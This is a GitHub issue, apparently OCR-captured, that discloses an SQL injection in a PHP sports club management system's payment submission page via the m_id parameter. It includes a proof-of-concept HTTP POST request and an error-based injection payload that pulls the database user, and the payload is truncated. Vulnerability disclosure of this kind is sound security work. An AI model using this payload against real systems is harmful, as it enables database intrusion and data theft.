New issue

Jump to bottom

SQL injection vulnerability in Sports Club Management System #6


Closed **huclilu** opened this issue 10 days ago · 0 comments


huclilu commented 10 days ago

Build environment: Aapche2.4.39; MySQL5.5.29； PHP5.6.9


SQL injection vulnerability in Sports Club Management System

In admin/make_ Payments.php, at line 119, the information entered by the user is submitted to submit_ Payments.php, follow up the code, and we can see that the m entered by the user_ The ID is assigned to $memID. Without any filtering, it is directly inserted into the database for query, and the query results are returned, causing SQL injection vulnerabilities





- Manual verification



POC:

```
POST /dashboard/admin/submit_payments.php HTTP/1.1
Host: sportsvul.test
Content-Length: 213
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://sportsvul.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
Referer: http://sportsvul.test/dashboard/admin/make_payments.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ogqe8040ok4a08i16t97ng7734
Connection: close
```

```
m_id=1529336794' and (select 2*(if((select * from (select concat((select user()))s), 844674407370955
```


 **huclilu** closed this as completed 10 days ago

---

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant